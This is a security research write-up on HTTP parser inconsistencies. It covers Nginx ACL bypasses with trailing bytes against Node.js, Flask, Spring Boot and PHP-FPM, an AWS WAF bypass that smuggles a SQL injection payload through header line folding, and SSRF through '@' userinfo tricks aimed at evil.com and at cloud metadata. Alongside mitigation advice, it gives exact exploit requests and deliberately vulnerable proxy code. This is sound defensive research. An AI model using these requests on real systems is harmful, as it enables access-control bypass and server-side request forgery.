
Executive Summary
HTTP is the connective tissue of the modern web, but the specification leaves enough ambiguity that no two parsers agree on every edge case. When a request travels through a chain of components — a load balancer, a reverse proxy such as Nginx, a WAF, a caching layer, and finally an application framework — each hop re-parses the same bytes. Where those interpretations diverge, an attacker gains a wedge: a byte that one component treats as part of a path and another silently strips, a header continuation that a firewall reads as a new field, or a duplicate Host header that a cache and an origin resolve to different buckets.
This article walks through Rafa’s security research into HTTP parser inconsistencies and turns each finding into a concrete attack. We cover pathname-based ACL bypasses against Nginx in front of Node.js, Flask, Spring Boot and PHP-FPM; an AWS WAF bypass built on HTTP line folding; several server-side request forgery primitives that stem from lax pathname validation in Flask, Spring Boot and PHP; and an HTTP desync cache-poisoning technique that abused how AWS S3 and front-line caches disagreed on which bytes are valid inside a header name. Every code sample, comparison table and request/response capture from the original research is reproduced so security engineers can reproduce the behavior in a lab.
Pathname Manipulation: Bypassing Reverse Proxies and Load Balancer Security Rules
The first family of issues comes from how servers clean up a pathname before acting on it — typically with a trim() or strip()-style routine. Because different runtimes strip different characters, an attacker can craft a path that a front-end proxy blesses but a back-end framework rewrites into a sensitive route. That mismatch is enough to walk straight past path-scoped security rules on reverse proxies and load balancers.
Throughout this section we look closely at how web servers normalize pathnames, and at how the removal (or retention) of a single non-printable character produces behavior the operator never intended.
Nginx ACL Rules
Nginx is both a web server and a reverse proxy, and it lets operators attach security rules to incoming requests. The relevant feature here is the location block, which selects directives based on the request URL — the core of how Nginx routes and gates traffic. A rule can match a fixed string or a regular expression against the pathname.
A minimal deny rule for an admin endpoint looks like this:
location = /admin {
    deny all;
}

location = /admin/ {
    deny all;
}
With that configuration, any request to /admin is answered with 403 and never reaches the backend. To keep URI rules honest, Nginx normalizes the path first — collapsing redundant slashes, resolving dot segments and path traversal, and decoding percent-encoded characters — so that the rule sees a canonical form. The catch is that this normalization does not account for every byte that a downstream framework will later discard.
Trim Inconsistencies


The root cause is that each language’s trim/strip implementation removes a different set of characters. Every server normalizes the pathname against its own idea of “whitespace,” and Nginx, written in C, does not cover the full union of characters that Python, JavaScript or Java will strip.
A quick example: Python’s strip() removes the byte \x85, whereas JavaScript’s trim() leaves it in place. When the same HTTP message is trimmed by two different languages along its path, an HTTP desync condition can arise.
Bypassing Nginx ACL Rules With Node.js
Consider the deny rule from above paired with a small Express handler that exposes the very endpoint Nginx is trying to protect:
location = /admin {
    deny all;
}

location = /admin/ {
    deny all;
}
app.get('/admin', (req, res) => {
return res.send('ADMIN');



});Node.js treats \x09 (tab), \xa0 (non-breaking space) and \x0c (form feed) as ignorable in the pathname, while Nginx keeps them. The bypass falls out of that difference:
- Nginx receives the request and normalizes the pathname;
- Because Nginx keeps the trailing
\xa0, the/adminACL never matches, so Nginx forwards the request to the backend; - Node.js then strips
\xa0from/admin\xa0, resolves the route to/admin, and happily serves it.
A graphical view of what happens to the request as it crosses the two parsers:
The table below maps Nginx versions to the characters that let a Node.js backend bypass a URI ACL:
| Nginx Version | Node.js Bypass Characters |
|---|---|
| 1.22.0 | \xA0 |
| 1.21.6 | \xA0 |
| 1.20.2 | \xA0, \x09, \x0C |
| 1.18.0 | \xA0, \x09, \x0C |
| 1.16.1 | \xA0, \x09, \x0C |
Bypassing Nginx ACL Rules With Flask

Flask strips a wider set — \x85, \xA0, \x1F, \x1E, \x1D, \x1C, \x0C, \x0B and \x09 — none of which Nginx removes. Using the same deny rule against a Flask handler:
location = /admin {
    deny all;
}

location = /admin/ {
    deny all;
}
@app.route('/admin', methods = ['GET'])
def admin():
data = {"url":request.url, "admin":"True"}
return Response(str(data), mimetype="application/json")Appending \x85 to the path defeats the ACL while Flask normalizes it back to /admin:
| Nginx Version | Flask Bypass Characters |
|---|---|
| 1.22.0 | \x85, \xA0 |
| 1.21.6 | \x85, \xA0 |
| 1.20.2 | \x85, \xA0, \x1F, \x1E, \x1D, \x1C, \x0C, \x0B |
| 1.18.0 | \x85, \xA0, \x1F, \x1E, \x1D, \x1C, \x0C, \x0B |
| 1.16.1 | \x85, \xA0, \x1F, \x1E, \x1D, \x1C, \x0C, \x0B |
Bypassing Nginx ACL Rules With Spring Boot

Spring drops the tab (\x09) and the semicolon (\x3B) from the URL path, while Nginx retains both. Same idea, different bytes:
location = /admin {
    deny all;
}

location = /admin/ {
    deny all;
}
@GetMapping("/admin")
public String admin() {
return "Greetings from Spring Boot!";
}Appending a tab (\x09) — or a semicolon — to the path bypasses the ACL while Spring routes it as /admin:
| Nginx Version | Spring Boot Bypass Characters |
|---|---|
| 1.22.0 | ; |
| 1.21.6 | ; |
| 1.20.2 | \x09, ; |
| 1.18.0 | \x09, ; |
| 1.16.1 | \x09, ; |
Bypassing Nginx ACL Rules With PHP-FPM Integration
PHP-FPM (FastCGI Process Manager) is the high-performance FastCGI backend that Nginx commonly proxies PHP requests to. Nginx sits in front as the reverse proxy and hands PHP work to FPM over a socket. A different parsing quirk appears in this pairing. Take the following configuration:
location = /admin.php {
    deny all;
}

location ~ \.php$ {
    include snippets/fastcgi-php.conf;
    fastcgi_pass unix:/run/php/php8.1-fpm.sock;
}
When a path contains two .php segments, PHP resolves the first one and ignores everything after the following slash. Nginx is configured to block the exact path /admin.php, but a request to /admin.php/index.php sidesteps the equality match while PHP still executes admin.php:

A graphical view of how each component reads the request:

This only works when the trailing PHP file — here index.php — actually exists in the server tree. The relevant structure looks like this:

These behaviors were reported to the Nginx security team in 2022, and the team responded that they consider it outside their responsibility. Because the research wrapped up in April 2022, later Nginx releases were not specifically retested — but the findings are very likely reproducible on current versions as well.
How to Prevent (Nginx ACL Bypasses)
Swap the exact-match = operator for a regular-expression match. A pattern such as the following matches /admin anywhere it appears in the pathname, so padded variants and even /admin1337 are caught:
location ~* ^/admin {
    deny all;
}
Bypassing AWS WAF ACL
How AWS WAF ACLs Work
AWS ACL (Access Control List) rules are part of the load-balancing layer and govern which requests are allowed in or out. With AWS WAF you can write conditions against specific HTTP headers — matching on attributes or values — to filter incoming traffic. A typical rule inspects a header for a SQL injection payload:


If a request carries a SQL injection payload in the X-Query header, AWS WAF recognizes it and returns 403 Forbidden, so the request never reaches the backend database:
Bypassing AWS WAF ACL With Line Folding

Many servers — Node.js, Flask and others — still honor “line folding,” an old HTTP feature that let a long header value continue on the next line when it began with a tab (\x09) or space (\x20). A folded value such as 1337: Value\r\n\t1337 is reassembled by Node.js into 1337: Value\t1337:
GET / HTTP/1.1
Host: target.com
1337: Value
    1337
Connection: close

That reassembly is exactly the disagreement we need: AWS WAF and the backend split the header differently. The following request confirms that a Node.js server receives the payload ' or '1'='1' -- in the X-Query header even though WAF is watching that header:
For the exploitation scenario, take a Node.js handler that simply echoes the request headers back as JSON:
app.get('/*', (req, res) => {
    res.send(req.headers);
});
The exploit request folds the injection across two lines so the WAF sees a truncated, harmless header while the backend reassembles the full payload:
GET / HTTP/1.1\r\n
Host: target.com\r\n
X-Query: Value\r\n
\t' or '1'='1' -- \r\n
Connection: close\r\n
\r\n
In the capture below, Node.js has interpreted ' or '1'='1' -- as the value of X-Query, whereas AWS WAF read the folded continuation as a header name and let it through. This bypass was reported to the AWS security team and fixed in 2022.
Incorrect Path Parsing Leads to Server-Side Request Forgery
The previous sections argued for treating reverse proxies with suspicion. This one flips the perspective: a properly validating reverse proxy is often the thing that saves you. Here we abuse loose pathname validation to reach Server-Side Request Forgery (SSRF) in Spring Boot, Flask and PHP. A valid HTTP pathname should begin with / or http(s)://domain/, yet most popular servers fail to enforce that, opening a security gap.
SSRF on Flask Through Incorrect Pathname Interpretation
Flask is a lightweight Python web framework. Testing its pathname parser revealed that it accepts characters it should reject. The request below is technically invalid, but Flask treats it as well-formed (and merely answers 404 Not Found):
GET @/ HTTP/1.1
Host: target.com
Connection: close
To see why that matters, consider a common pattern — a small proxy built on Flask. A widely shared example looks like this:
from flask import Flask
from requests import get

app = Flask('__main__')
SITE_NAME = 'https://google.com/'

@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')
def proxy(path):
  return get(f'{SITE_NAME}{path}').content

app.run(host='0.0.0.0', port=8080)
The obvious question: what if the developer forgets the trailing slash in SITE_NAME? That single omission turns the proxy into an SSRF primitive. Since Flask accepts any ASCII character after the @, an attacker can point the concatenated URL at an arbitrary host. Consider the following vulnerable variant:
from flask import Flask
from requests import get

app = Flask('__main__')
SITE_NAME = 'https://google.com'

@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')

def proxy(path):
  return get(f'{SITE_NAME}{path}').content

if __name__ == "__main__":
    app.run(threaded=False)
The exploit request abuses userinfo semantics — https://google.com@evildomain.com/ resolves to evildomain.com, not google.com:

GET @evildomain.com/ HTTP/1.1
Host: target.com
Connection: close
In the proof of concept, this was enough to reach the EC2 instance metadata endpoint:
SSRF on Spring Boot Through Incorrect Pathname Interpretation
The same class of bug lives in Spring Boot. Spring supports matrix parameters — extra data embedded in the path and separated by ; rather than the ? used for query strings — and matrix-parameter parsing has historically enabled auth bypasses, ACL bypasses and path traversal. The research found that Spring accepts the matrix separator ; before the first slash of the pathname:
GET ;1337/api/v1/me HTTP/1.1
Host: target.com
Connection: close
If a developer builds a server-side request from the full request path, that quirk becomes SSRF. Consider a proxy that reads the URI via HttpServletRequest.getRequestURI() and concatenates it onto http://ifconfig.me:

Because Spring allows any character after the matrix separator, the @ trick again redirects the fetch to an attacker-controlled host:
GET ;@evil.com/url HTTP/1.1
Host: target.com
Connection: close
PHP Built-in Web Server Case Study — SSRF Through Incorrect Pathname Interpretation
PHP’s built-in web server has the same weakness. Because it is not meant for production, this is presented as a case study rather than a real-world attack. PHP accepts an asterisk * before the first slash, and between the asterisk and that slash it accepts almost every ASCII character. Two limitations apply:
- It only works for the root path
/— the vulnerable code must live inindex.php; - Dots
.are forbidden before the first slash, so a target IP or domain has to be supplied as a dotless-hex encoded address.
Take the following index.php as the vulnerable proxy:
<?php
$site = "http://ifconfig.me";
$current_uri = $_SERVER['REQUEST_URI'];

$proxy_site = $site.$current_uri;
var_dump($proxy_site);

echo "\n\n";

$response = file_get_contents($proxy_site);
var_dump($response);
?>
